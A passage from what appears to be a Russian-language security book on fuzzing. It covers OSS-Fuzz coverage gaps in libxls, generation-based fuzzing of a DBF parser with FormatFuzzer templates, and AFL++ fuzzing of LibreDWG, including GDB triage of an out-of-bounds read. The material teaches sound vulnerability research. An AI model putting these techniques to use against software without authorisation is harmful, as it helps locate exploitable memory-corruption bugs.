• radamsa использует мутаторы, которых нет в libFuzzer. Иные способы изменения ввода открывают целые множества аварийных пограничных случаев;

• разработчики могли фаззить libxls недостаточно долго. Чем больше время, тем выше вероятность найти дополнительные уязвимости;

• разработчики могли запускать фаззинг нерегулярно. Новые возможности и API оставались бы непроверенными предыдущими сеансами.

Рассмотрим последние два пункта подробнее с точки зрения разработчиков и использования фаззинга в жизненном цикле программного обеспечения.

Анализ покрытия фаззинга с OSS-Fuzz

Проект libxls использует OSS-Fuzz - бесплатную службу фаззинга проектов с открытым исходным кодом от Google. Для подключения разработчики создают и отправляют цель фаззинга. Процесс GitHub Actions для libxls находится по адресу `https://github.com/libxls/libxls/blob/master/.github/workflows/fuzz.yml`.

По умолчанию OSS-Fuzz использует движки libFuzzer, AFL++, Honggfuzz и Centipede. Служба позволяет быстро добавить фаззинг в инструментарий тестирования с меньшими затратами на реализацию: разработчикам не нужно поддерживать собственную инфраструктуру, работу выполняют мощности Google. Однако иногда это приводит к неполным или неисправным конфигурациям, причины чего мы сейчас рассмотрим.

Для совместимости отправляемая цель должна содержать функцию `LLVMFuzzerTestOneInput`. В libxls она находится в `fuzz/fuzz_xls.c`:

```
#include "xls.h"

int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) { ①
    xlsWorkBook *work_book = xls_open_buffer(Data, Size, NULL, NULL); ②
    if (work_book) {
        for (int i=0; i<work_book->sheets.count; i++) {
            xlsWorkSheet *work_sheet = xls_getWorkSheet(work_book, i);
            xls_parseWorkSheet(work_sheet); ③
            xls_close_WS(work_sheet); ④
        }
        xls_close_WB(work_book);
    }
    return 0;
}
```

Стандартная функция принимает фаззированный ввод и его размер □, а затем передает их целевым функциям библиотеки □. Разработчик обязан обеспечить проверку важных функций □ и очистку после каждой итерации □.

Задания фаззинга распределяются через масштабируемую инфраструктуру ClusterFuzz. При аварии или тайм-ауте OSS-Fuzz создает отчет, который позднее раскрывается в системе отслеживания. Отчеты libxls доступны по адресу `https://issues.oss-fuzz.com/issues?q=libxls`. Обратите внимание на длительный период сбоев сборки с 2019 по 2022 год, из-за которого уязвимости могли остаться незамеченными.

OSS-Fuzz помогает находить простые ошибки в проектах, где раньше не было фаззинга, но эффективен только при правильной интеграции. Если цель имеет низкое покрытие, служба не обнаружит уязвимости во всех частях кода. Опубликованные отчеты покрытия доступны в Fuzz Introspector по адресу `https://oss-fuzz-introspector.storage.googleapis.com/index.html`. Удивительно, но отчет libxls по адресу `https://storage.googleapis.com/oss-fuzz-introspector/libxls/inspector-report/20230821/fuzz_report.html` показывает хорошее, хотя и неполное покрытие: достигнуто около 82 процентов функций.

Другое ограничение - время фаззинга. libxls подключает OSS-Fuzz через CIFuzz, действие GitHub для каждого запроса на слияние. По умолчанию фаззинг длится 10 минут. Его можно увеличить до шести часов, максимального времени задания GitHub Actions, но большинство проектов, включая libxls, оставляют исходное значение.

Все эти факторы могли создать пробелы в покрытии libxls. Даже если проект уже тщательно фаззили, другой инструмент или более долгий запуск способен найти новые уязвимости. Постоянно появляются новые стратегии, применимые к хорошо проверенным целям. Даже старый radamsa продолжает находить ошибки после современных фаззеров с учетом покрытия.

Фаззинг с начальной подготовкой

В двух предыдущих разделах мы подошли к "глупому" фаззингу с противоположных сторон: вручную запрограммировали спецификацию для генерации тестов и почти без вмешательства мутировали начальный образец. У обоих подходов есть достоинства и недостатки, но, возможно, их удастся объединить, подготовив генеративный фаззер с помощью существующих шаблонов форматов.

Фаззинг на основе генерации требует строго определить спецификацию, которая может произвольно ограничить разнообразие тестов. Например, инструмент, сосредоточенный на мутациях строк, пропустит перевороты битов и другие интересные изменения, способные активировать уязвимость.

Фаззинг мутаций быстро создает множество тестов, но многие оказываются недопустимыми и не проходят базовые проверки анализатора, из-за чего итерации тратятся впустую. Рассмотрим, например, формат Portable Network Graphics (PNG).

Каждый "блок" данных PNG содержит контрольную сумму циклического избыточного кода (CRC). Это код обнаружения ошибок, вычисляемый математическим алгоритмом по полям типа и данных блока. Если изменится хотя бы один их байт, CRC станет неверной. То же произойдет при изменении любого байта самой контрольной суммы.

Для фаззеров мутаций это проблема: почти все тесты PNG, скорее всего, не пройдут проверку CRC и не достигнут глубоких частей логики разбора. Даже "умные" фаззеры с учетом покрытия требуют написать собственные мутаторы или отключить проверки в исходном коде цели.

Для генеративного фаззера программирование полной спецификации PNG вместе с вычислением CRC тоже чрезвычайно обременительно. К счастью, начинать с нуля не обязательно. Существуют декларативные форматы шаблонов двоичных структур, используемые для фаззинга и разбора, например Kaitai Struct, 010 Editor Binary Template и Peach Pit от Peach Fuzzer. Они позволяют повторно применять созданные другими шаблоны файлов.

Kaitai Struct свободен и имеет открытый исходный код, но обычно используется для разбора и декодирования, а не для создания образцов. Binary Template и Peach Pit происходят из коммерческого проприетарного программного обеспечения, хотя исследователи приспособили их к другим проектам фаззинга, например FormatFuzzer и AFLSmart.

Например, двоичный шаблон PNG `png.bt` из FormatFuzzer определяет универсальный блок так:

```
typedef struct {
    // Число байтов данных без учета длины, типа и crc
    uint32 length<arraylength=true>;
    local int64 pos_start = FTell(); ①
    CTYPE type <fgcolor=cDkBlue>;        // Тип блока
    if (type.cname == "IHDR") ②
        PNG_CHUNK_IHDR ihdr;
    else if (type.cname == "tEXt")
        PNG_CHUNK_TEXT text;
    --пропущено--
    else if (length > 0 && type.cname != "IEND")
        ubyte data[length];              // Данные или их отсутствие
    local int64 pos_end = FTell();
    local uint32 correct_length = pos_end - pos_start - 4;
    // При необходимости исправляем длину
    if (length != correct_length) {
        FSeek(pos_start - 4);
        local int evil = SetEvilBit(false);
        uint32 length = { correct_length };
        SetEvilBit(evil);
        FSeek(pos_end);
    }
    local int64 data_size = pos_end - pos_start; ③
    local uint32 crc_calc = Checksum(CHECKSUM_CRC32, pos_start, data_size); ④

    // CRC без учета длины и самой crc
    uint32 crc = { crc_calc } <format=hex, fgcolor=cDkPurple>;
    if (crc != crc_calc) {
        local string msg;
        SPrintf(msg, "*ERROR: CRC Mismatch @ chunk[%d]; in data: %08x; expected: %08x",
            CHUNK_CNT, crc, crc_calc);
        error_message(msg);
    }
    CHUNK_CNT++;
    if (type.cname == "eXIf")
        uint16 pad;
} PNG_CHUNK <read=readCHUNK>;
```

Формат Binary Template поддерживает сложную логику: встроенную функцию `FTell` для получения текущей позиции чтения □, условные выражения □, вычисления □ и контрольные суммы □. В 010 Editor эти возможности реализованы для разбора файлов, но приспособить их к генерации - совершенно иная задача.

FormatFuzzer преобразует Binary Template в код генератора и анализатора C++, пригодный для фаззинга на основе генерации и мутаций. Например, шаблон PNG по адресу `https://github.com/uds-se/FormatFuzzer/blob/master/templates/png.bt` преобразуется в `png.cpp`.

В листинге 7-5 показан небольшой фрагмент шаблона PNG, определяющий два возможных значения перечисления для однобайтового `PNG_INTERLACE_METHOD`.

```
// Методы чересстрочной развертки
typedef enum <byte> pngInterlaceMethod { ①
    NoInterlace = 0,
    Adam7Interlace = 1
} PNG_INTERLACE_METHOD;
```

Листинг 7-5. Определение метода чересстрочной развертки PNG в Binary Template от FormatFuzzer

В определении типа уже содержатся все основные сведения: это однобайтовое перечисление с фиксированным диапазоном значений □. Сравните его с соответствующим кодом C++ в листинге 7-6.

```
enum pngInterlaceMethod : byte { ①
```

```
    NoInterlace = (byte) 0,
    Adam7Interlace = (byte) 1,
};
std::vector<byte> pngInterlaceMethod_values = { NoInterlace, Adam7Interlace };

typedef enum pngInterlaceMethod PNG_INTERLACE_METHOD;
std::vector<byte> PNG_INTERLACE_METHOD_values = { NoInterlace, Adam7Interlace };
--пропущено--

PNG_INTERLACE_METHOD PNG_INTERLACE_METHOD_generate() { ②
    return (PNG_INTERLACE_METHOD) file_acc.file_integer(sizeof(byte), 0,
        PNG_INTERLACE_METHOD_values);
}
```

Листинг 7-6. Определение типа и генератор метода чересстрочной развертки PNG в коде C++ FormatFuzzer

Определение типа осталось прежним □, но к нему добавлена функция генератора, которая с помощью встроенного API FormatFuzzer случайно выбирает один байт из допустимых значений перечисления □. Так правильно создается фаззер байта метода чересстрочной развертки PNG.

Потренируемся с FormatFuzzer и Binary Template на учебном примере формата DBF. Программа utdbf - анализатор DBF с открытым исходным кодом, содержащий несколько уязвимостей повреждения памяти. Клонируйте проект и соберите его без санитайзера и отладочных флагов:

```
$ git clone https://github.com/gwentruong/utdbf
$ cd utdbf
$ make
```

Загрузите выпуск FormatFuzzer 1.0 из GitHub и установите зависимости:

```
$ wget https://github.com/uds-se/FormatFuzzer/releases/download/v1.0/FormatFuzzer-v1.0.zip
$ unzip FormatFuzzer-v1.0.zip
$ sudo apt install -y git g++ make automake python3-pip zlib1g-dev libboost-dev
$ pip install py010parser six intervaltree
```

Теперь нужно создать фаззер формата DBF. В FormatFuzzer нет соответствующего Binary Template, но можно изменить шаблон 010 Editor со страницы `https://www.sweetscape.com/010editor/repository/files/DBF.bt`. Чтобы оптимизировать шаблон для генерации файлов, придется внести несколько изменений по документации FormatFuzzer из репозитория GitHub.

Рабочий шаблон DBF для FormatFuzzer из репозитория к книге приведен в листинге 7-7.

```
//------------------------------------------------
//--- Двоичный шаблон 010 Editor v2.1.3
//
//      Файл: DBF.bt
//    Авторы: A Norman
//    Версия: 0.3
// Назначение: разбор файлов формата .dbf (база данных).
// Категория: база данных
// Маска файлов: *.dbf
// ID байтов:
// История:
// 0.3  2023-08-01 spaceraccoon: оптимизировано для FormatFuzzer.
// 0.2  2016-01-29 SweetScape: заголовок обновлен для публикации в репозитории.
// 0.1  A Norman: первый выпуск.
//------------------------------------------------

string yearFrom1900(char yy)
{
    string s;
    SPrintf(s, "%d", 1900 + yy);
    return s;
}

struct DBF {
```

```
    struct HEADER {
        char version;
        struct DATE_OF_LAST_UPDATE {
            char yy <read=yearFrom1900,format=decimal>;
            char mm <format=decimal>;
            char dd <format=decimal>;
        } DateOfLastUpdate;
        int numberOfRecords;
        short lengthOfHeaderStructure;
        short lengthOfEachRecord;
        char reserved[2];
        char incompleteTrasaction <format=decimal>;
        char encryptionFlag <format=decimal>;
        int freeRecordThread;
        int reserved1[2];
        char mdxFlag <format=decimal>;
        char languageDriver <format=decimal>;
        short reserved2;
    } header;
    struct FIELD {
        char fieldName[11];
        char fieldType = { 'C', 'D', 'F', 'L', 'M', 'N' }; ①
        char fieldType;
        int fieldDataAddress;
        char fieldLength <format=decimal>;
        char decimalCount <format=decimal>;
        short reserved;
        char workAreaId <format=decimal>;
        short reserved1;
        char flags <format=hex>;
        char reserved2[7];
        char indexFieldFlag <format=decimal>;
    } field[(header.lengthOfHeaderStructure-33)/32]; ②
    char Terminator <format=hex>;
    struct RECORD {
        char deletedFlag;
        char fields[header.lengthOfEachRecord-1];
    } record[header.numberOfRecords] <optimize=false>;
    char EndOfFile = { 0x1A } <format=hex>; ③
} dbf <optimize=false>;
```

Листинг 7-7. Совместимый с FormatFuzzer двоичный шаблон DBF

Измененный шаблон задает набор известных допустимых значений типов полей ① и жестко определяет длины из-за ошибки разбора FormatFuzzer ②. Наконец, добавляется отсутствовавший в исходном шаблоне байт `EndOfFile` ③.

Завершив шаблон, переместите его в `templates/dbf.bt` проекта FormatFuzzer и создайте фаззер:

```
$ cd FormatFuzzer-v1.0
$ ./ffcompile templates/dbf.bt dbf.cpp
Finished creating cpp generator.
$ sed -i '21i #include <ctime>' fuzzer.cpp ①
$ g++ -c -I . -std=c++17 -g -O3 -Wall fuzzer.cpp
$ g++ -c -I . -std=c++17 -g -O3 -Wall dbf.cpp
$ g++ -O3 dbf.o fuzzer.o -o dbf-fuzzer -lz
```

Команда `sed` исправляет небольшую ошибку компиляции ①, после чего в текущем каталоге собирается `dbf-fuzzer`, способный создавать данные для utdbf.

Запуск организуется подобно radamsa с помощью сценария оболочки из листинга 7-8.

```
#!/usr/bin/env bash

while true
do
    ./dbf-fuzzer fuzz test.dbf 2>/dev/null
    # Запускаем utdbf для теста не более чем на одну секунду и завершаем
    timeout 1 ./utdbf ./test.dbf <<< "0" >/dev/null ①
    test $? -gt 127 && break
```

```
done
```

Листинг 7-8. Сценарий оболочки для фаззинга utdbf с FormatFuzzer

Чтобы зависания не поглощали ресурсы, выполнения дольше одной секунды завершаются . Кроме того, utdbf необходимо передать стандартный ввод, чтобы программа закончила работу обычным образом.

Сценарий предполагает, что находится в одном каталоге с `dbf-fuzzer` и `utdbf`. Переместите туда свежесобранный фаззер и сценарий, затем запустите. Аварийный случай должен появиться всего через несколько секунд:

```
$ ./fuzz-utdbf.sh
free(): invalid next size (fast)
./fuzz-utdbf.sh: line 9: 325999 Aborted
```

И снова минимальная настройка и простейший процесс быстро создали аварийные тесты. Подготовка на основе готовых шаблонов позволяет проводить генеративный фаззинг без утомительного воспроизведения спецификации. Такой процесс идеально подходит для множества целей: не нужно каждый раз строить отдельную инфраструктуру, достаточно придерживаться определенного формата или протокола.

Итоги

Глава была посвящена стратегии "двигайся быстро и ломай вещи", подходящей для ранних этапов исследования. Она быстро собирает простые ошибки и выявляет важные участки для дальнейшей проверки исходного кода или обратной разработки. Это экономит время на ручном перечислении потенциальных приемников и пошаговом исследовании функций.

Кроме того, вы увидели, насколько эффективным остается "глупый" фаззинг. Особенно хорошо он подходит для сетевых протоколов и целей без исходного кода, где трудно воспроизвести определенный пакет в фиксированной последовательности и воссоздать настоящую рабочую среду.

В этой главе фаззеры генерации и мутаций быстро обнаружили аварийные данные в проектах с открытым исходным кодом. Затем достоинства обоих подходов были объединены: генеративный фаззинг подготовлен существующими шаблонами файлов.

Даже если цель уже фаззили, ее стоит проверить самостоятельно с другой конфигурацией. "Быстрая и грязная" стратегия склоняет соотношение риска и награды в вашу пользу, уменьшая первоначальные затраты времени. Помните: любой фаззинг лучше его отсутствия, а быстрый и грязный подход позволяет начать немедленно.

Однако у него есть серьезные ограничения. Обычно нужны сравнительно простые цели, которые принимают непосредственный ввод и в итоге завершаются. Кроме того, полная документация спецификации для генеративного шаблона доступна не всегда. Для эффективного фаззинга сложных целей придется расширить арсенал средствами и приемами следующей главы.

Глава 8. Фаззинг с учетом покрытия

> Скорость создает пространство посвящения, которое может оказаться смертельным;
>
> ее единственное правило - не оставлять следов.
>
> - Жан Бодрийяр, "Америка"

Одно из главных преимуществ фаззинга черного ящика на основе мутаций - почти полное отсутствие настройки. Собрав начальный корпус, достаточно запустить фаззер и ждать аварий или неожиданного поведения, указывающего на потенциальные уязвимости, например повреждение памяти. Это приятное облегчение после часов кропотливой обратной разработки и проверки исходного кода.

Однако такой подход был особенно хорош в безмятежные времена небезопасного кода с обилием простых ошибок. Против защищенного программного обеспечения черный ящик стал менее эффективен. Большинство очевидных повреждений памяти уже нашли и исправили благодаря безопасным практикам разработки, в том числе фаззингу. Чтобы обнаруживать более глубокие уязвимости и смело идти туда, где еще не ступал фаззер, современные инструменты применяют фаззинг с учетом покрытия: будущие мутации направляются данными о покрытии предыдущих входов. Цель - максимизировать покрытие фаззируемой программы и достичь новых, более интересных частей, которые еще не проверялись.

В этой главе вы изучите фаззинг с учетом покрытия и примените AFL++ для обнаружения уязвимостей в LibreDWG. Вы напишете собственный испытательный модуль и оптимизируете его, устранив препятствия фаззинга. Затем Fuzz Introspector поможет проанализировать покрытие и определить лучшие цели.

Преимущества фаззинга с учетом покрытия

В главе 7 упоминался цикл "Fuzzing Like a Caveman", в котором фаззер создается с основных принципов. В отличие от традиционного черного ящика, непосредственно запускающего целевую программу, фаззинг "как современный человек" выполняется через высокооптимизированный и инструментированный испытательный модуль.

Испытательный модуль - специализированная программа, которая импортирует и запускает определенные функции целевой библиотеки либо выполняет выбранные части целевого исполняемого файла. Выступая посредником или оболочкой, она упрощает фаззинг: предоставляет удобный интерфейс для ввода или пропускает неинтересные части цели. Кроме того, модуль открывает возможности ускорения, например параллельное выполнение.

Без оптимизированного модуля фаззинг бывает крайне медленным. Обычный пользователь на среднем компьютере довольно быстро открывает документ Microsoft Word, но добиться тысяч итераций в секунду без огромных вычислительных ресурсов едва ли получится. Кроме того, не все программы являются простыми средствами командной строки с одним файлом на входе. Изолировав определенную функцию или набор инструкций, модуль пропускает ненужные части программы, не взаимодействующие с фаззированными данными.

Без обратной связи от инструментирования диапазон тестов в основном ограничивается вручную заданным шаблоном или начальным корпусом. Это сужает мутации до определенных полей или вариантов. При фаззинге с учетом покрытия мутации, достигшие большего числа участков, сохраняются и используются для создания следующих тестов.

Чтобы понять силу подхода, представим программу разбора PNG. Помимо проверки CRC из предыдущей главы, она должна обрабатывать разные типы блоков:

• заголовок изображения (`IHDR`);

• палитру (`PLTE`);

• данные изображения (`IDAT`);

• цвет фона (`bKGD`);

• гамму изображения (`gAMA`);

• текстовые данные (`tEXt`);

• прозрачность (`tRNS`).

Помимо `switch` для выбора типа блока программа содержит дополнительные ветвления по данным каждого типа. Например, заголовок изображения включает однобайтовое целое, обозначающее порядок передачи: 0 без чересстрочной развертки или 1 для Adam7. Псевдокод гипотетического анализатора PNG выглядел бы так:

```
def parse_png(data):
    while data:
        --пропущено--
        if chunk_type == "IHDR":
            # Обрабатываем блок IHDR
            interlace_type = read_byte(chunk_data) ①
        elif chunk_type == "PLTE":
            # Обрабатываем блок PLTE
        elif chunk_type == "IDAT":
            # Обрабатываем блок IDAT
            if interlace_type == NO_INTERLACE:
                # Обрабатываем строки развертки обычным способом
            elif interlace_type == ADAM7_INTERLACE: ②
                # Обрабатываем строки с чересстрочной разверткой Adam7
```

Фаззер черного ящика не узнает, что изменение типа чересстрочной развертки □ активирует новые инструкции позднее □. Можно вручную задать фиксированные значения в шаблоне и целенаправленно проверять Adam7, но это полностью зависит от собственного суждения, поэтому другие сценарии легко пропустить.

Фаззинг с учетом покрытия обещает, что благодаря инструментированию во время компиляции и выполнения инструмент отслеживает покрытие каждого измененного ввода и развивает образцы, расширяющие его. Так без ручного вмешательства быстро создаются более интересные тесты, способные найти новые уязвимости.

Кроме того, покрытие помогает пройти проверки вроде сигнатурных байтов. В публикации "afl-fuzz: Making Up Grammar with a Dictionary in Hand" (`https://lcamtuf.blogspot.com/2015/01/afl-fuzz-making-up-grammar-with.html`) создатель American Fuzzy Lop (AFL) Михал Залевский показал, как алгоритм с учетом покрытия автоматически определяет важные токены, например имена блоков PNG:

> Формат PNG обозначает начало раздела четырехбайтовыми удобочитаемыми сигнатурами, например:

```
89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 | .PNG........IHDR
00 00 00 20 00 00 00 20 02 03 00 00 00 0e 14 92 | ...............
```

> Этот алгоритм способен распознать `IHDR` как синтаксический токен, используя детерминированные последовательные перевороты битов, которые `afl-fuzz` уже выполняет по всему файлу.

> Он ищет последовательности байтов со следующим свойством: их изменение активирует путь выполнения, отличный от изменения соседних областей, но одинаковый для всей последовательности.

С более сложными проверками вроде CRC это не поможет. Узкие места придется находить до фаззинга по спецификации либо после первого запуска по общему покрытию. Самый прямой способ - исправить проверку в исходном коде. Но тогда аварийные тесты могут стать ложноположительными и не работать на исходной цели.

Большинство современных фаззеров используют покрытие благодаря перечисленным преимуществам. Это не значит, что "глупым" инструментам нет места. Они служат иной цели: быстрый и грязный подход полезен в начале, чтобы собрать простые ошибки и проблемные участки. Кроме того, "глупые" фаззеры сильны в условиях черного ящика, когда цель трудно инструментировать или обернуть испытательным модулем.

Фаззинг с AFL++

Один из наиболее плодотворных общественных проектов фаззинга - American Fuzzy Lop plus plus (AFL++), преемник и "улучшенное ответвление" прекратившего развитие AFL. Активное сообщество постоянно добавляет возможности, объединяющие новые приемы и исследования. Проект также решает практические проблемы, например фаззинг целей, доступных только в двоичном виде.

AFL++ распространяет образы контейнеров, но я рекомендую собрать и установить его самостоятельно, чтобы избежать лишнего потребления ресурсов и упростить отладку. Следуйте инструкции `https://github.com/AFLplusplus/AFLplusplus/blob/stable/docs/INSTALL.md`. В примерах используется версия 4.21c. Из-за большого числа этапов сборка займет некоторое время:

```
$ sudo apt-get update
$ sudo apt-get install -y build-essential python3-dev automake cmake git flex bison
libglib2.0-dev libpixman-1-dev python3-setuptools cargo libgtk-3-dev
$ sudo apt-get install -y lld llvm llvm-dev clang
$ GCC_VER=$(gcc --version|head -n1|sed 's/\..*//'|sed 's/.* //')
$ sudo apt-get install -y gcc-$GCC_VER-plugin-dev libstdc++-$GCC_VER-dev
$ sudo apt-get install -y ninja-build
$ wget https://github.com/AFLplusplus/AFLplusplus/archive/refs/tags/v4.21c.tar.gz
$ tar -zxf v4.21c.tar.gz
$ cd AFLplusplus-4.21c
$ make distrib
$ sudo make install
```

AFL++ лучше всего работает с исходным кодом, поскольку добавляет оптимизированное инструментирование при компиляции. Начнем с известной уязвимой версии LibreDWG - библиотеки C с открытым исходным кодом для чтения и записи файлов чертежей DWG.

Судя по файлу `HACKING`, разработчики уже фаззили проект исходным AFL и Honggfuzz. Эти инструкции можно приспособить для сборки `dwgread` с инструментированием AFL++:

```
$ sudo apt-get install -y autoconf automake libtool pkg-config m4
$ git clone https://github.com/LibreDWG/libredwg
$ cd libredwg
$ git checkout 77a8562
$ sh ./autogen.sh
$ CC=afl-clang-lto ./configure --disable-bindings --disable-dxf \ ①
  --disable-json --disable-shared
$ make -C src
$ make -C programs dwgread
```

Пока не беспокойтесь о флагах: основной компилятор AFL++ автоматически выбирает хорошие исходные параметры. Например, он исключает `-fsanitize=address` из первоначального Makefile.

Санитайзеры потребляют много памяти и вычислительных ресурсов, поэтому обычно рекомендуется сначала фаззить без них. Подробнее их влияние на производительность обсуждается по адресу `https://afl-1.readthedocs.io/en/latest/notes_for_asan.html`.

На этом этапе важно выбрать лучший режим инструментирования. AFL++ предлагает четыре варианта:

• **Оптимизация времени компоновки (LTO).** Инструментирует при компоновке через специальный компоновщик AFL, предотвращая столкновения ребер, когда разным ветвям случайно назначается одинаковый хеш и покрытие регистрируется неверно. Двоичный файл работает быстрее, но компилируется дольше.

• **Модуль GCC.** Подобно LLVM Pass Framework, GNU Compiler Collection поддерживает модули, добавляющие новые возможности. AFL++ включает собственный модуль инструментирования GCC.

• **GCC/Clang.** Использует встроенные механизмы исходных компиляторов, вставляющие неоптимизированные инструкции уровня ассемблера.

• **LLVM.** Добавляет проход компилятора Low Level Virtual Machine, вставляющий инструментирование AFL++ во время компиляции. Он опирается на специфические возможности LLVM, поэтому работает только с Clang, а не GCC, но допускает больше оптимизаций.

При наличии Clang или Clang++ версии 11 и новее документация AFL++ рекомендует LTO. Для этого в переменной среды `CC` был указан `afl-clang-lto` □. Иначе `afl-cc` по умолчанию выбрал бы `afl-clang-fast`. Выбранный режим должен отражаться в выводе компилятора. Из-за оптимизации времени компоновки сборка будет дольше.

Скомпилировав цель, можно немедленно начать фаззинг с одним файлом начального корпуса:

```
$ mkdir fuzz-in
$ cp test/test-data/example_2000.dwg fuzz-in/
$ afl-fuzz -i fuzz-in -o fuzz-out -- programs/dwgread @@
```

В аргументе пути к фаззированному вводу используется `@@`, который AFL++ автоматически заменяет. Если все сделано правильно, начнется первый сеанс.

Интерфейс AFL++ будет похож на рисунок 8-1. Регулярно проверяйте его, чтобы убедиться в ожидаемом ходе фаззинга.



Рисунок 8-1. Экран состояния AFL++

Большинство элементов понятны без пояснений, а подробности приведены в документации `https://aflplus.plus/docs/status_screen/`. Особое внимание уделяйте нескольким показателям:

• **Last new find.** Отслеживает новые аварии, зависания и пути, то есть новое покрытие. Если сразу после запуска покрытие не растет, входные данные могут работать неправильно.

• **Map coverage.** Соответствует "битовой карте фаззинга", в которой AFL++ представляет покрытие программы. Желательно, чтобы плотность карты не превышала 70 процентов слишком рано: иначе AFL++ труднее различать существенные изменения покрытия.

• **Item geometry.** Показывает глубину пути, достигнутую сеансом. Особенно важна стабильность - согласованность покрытия для одинакового ввода. В идеале она равна 100 процентам, иначе аварии могут оказаться ненадежными и невоспроизводимыми.

• **Stage progress.** Содержит сведения о текущих действиях фаззера. Скорость зависит от аппаратуры и испытательного модуля, но стремитесь примерно к 500 выполнениям в секунду.

Эти показатели позволяют оценить правильность настройки и быстро обнаружить узкие места: испытательный модуль, входной корпус или проверки.

При достаточно долгой работе появятся аварии и зависания. AFL++ сохраняет данные каждого уникального случая в `fuzz-out/default/crashes/`. Сеансы случайны, поэтому авария может не возникнуть даже за несколько дней. Один готовый вход предоставлен в репозитории к книге как `chapter-08/aflplusplus-libredwg/crash-1.dwg`. Отладка в GDB показывает следующее:

```
$ gdb --args ./programs/dwgread crash-1.dwg
(gdb) r
Starting program: /home/kali/Desktop/libredwg/programs/dwgread crash-1.dwg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.
0x00005555557e48f3 in bit_calc_CRC (seed=49345,
addr=0x555555e625c0 <error: Cannot access memory at address 0x555555e625c0>, ①
```

```
len=11518) at /home/kali/Desktop/libredwg/src/bits.c:3455
3455    al = (unsigned char)((*addr) ^ ((unsigned char)(dx & 0xFF))); ②
```

По всей видимости, в `bit_calc_CRC` произошло чтение за границами по указателю `addr` □. Благодаря отладочным сведениям GDB показывает точную строку □. Команда `backtrace` выводит стек вызовов:

```
(gdb) backtrace
#0  0x00005555557e48f3 in bit_calc_CRC (seed=49345,
    addr=0x555555e625c0 <error: Cannot access memory at address 0x555555e625c0>,
    len=11518) at /home/kali/Desktop/libredwg/src/bits.c:3455 ①
#1  decode_preR13_auxheader (dat=0x7fffffffc870, dwg=0x7fffffffc8b0)
    at decode.c:6278
#2  0x00005555557ec800 in decode_preR13 (dat=0x7fffffffc870,
    dwg=0x7fffffffc8b0) at decode_r11.c:786
#3  0x00005555555d1893 in dwg_decode (dat=0x7fffffffc870,
    dwg=0x7fffffffc8b0) at decode.c:217
```

Продолжение стека:

```
#4  0x00005555555be43d in dwg_read_file (filename=<optimized out>,
    dwg=0x7fffffffc8b0) at /home/kali/Desktop/libredwg/src/dwg.c:261
#5  0x00005555555be43d in main (argc=<optimized out>, argv=0x7fffffffdeb8)
```

Стек довольно глубок, но настораживает авария внутри функции CRC □: возможно, сеанс застрял на этой проверке. Это согласуется с уровнями экрана состояния, рост которых в итоге останавливается. Похоже, AFL++ достиг локального максимума и фаззит только код проверки CRC вместо остальной программы.

Тем не менее короткий опыт показывает силу покрытия. Даже с неоптимизированным испытательным модулем, минимальным вводом, без санитайзеров и при слабом покрытии AFL++ "разумно" исследует программу и в итоге вызывает аварии. Единственный необходимый компонент - время.

Оптимизация фаззинга

Стратегия "запусти фаззер и забудь" бывает эффективной. Но если она работает с простой `dwgread`, то для сложной программы плохо масштабируется. Следующие приемы повышают производительность.

Изменение проверок

Хотя в `bit_calc_CRC` существует чтение за границами, мы хотим найти уязвимости и в других частях `dwgread`. Для этого необходимо пройти проверку CRC.

Место вызова `bit_calc_CRC` показано в листинге 8-1.

```
int
decode_preR13_auxheader(Bit_Chain *restrict dat, Dwg_Data *restrict dwg)
{
    int error = 0;
    BITCODE_RS crc, crcc;
    Dwg_AuxHeader *_obj = &dwg->auxheader;
    --пропущено--
    crcc = bit_calc_CRC( ①
        0xC0C1,
        &dat->chain[_obj->auxheader_address + 16], // после сигнальной последовательности (16 байт)
        _obj->auxheader_size - 2);                 // без длины crc (2 байта)
    crc = bit_read_RS(dat); ②
    LOG_TRACE("crc: %04X [RSx] from 0x%x-0x%lx\n", crc,
```

```
            _obj->auxheader_address + 16, dat->byte - 2);
    if (crc != crcc)
        {
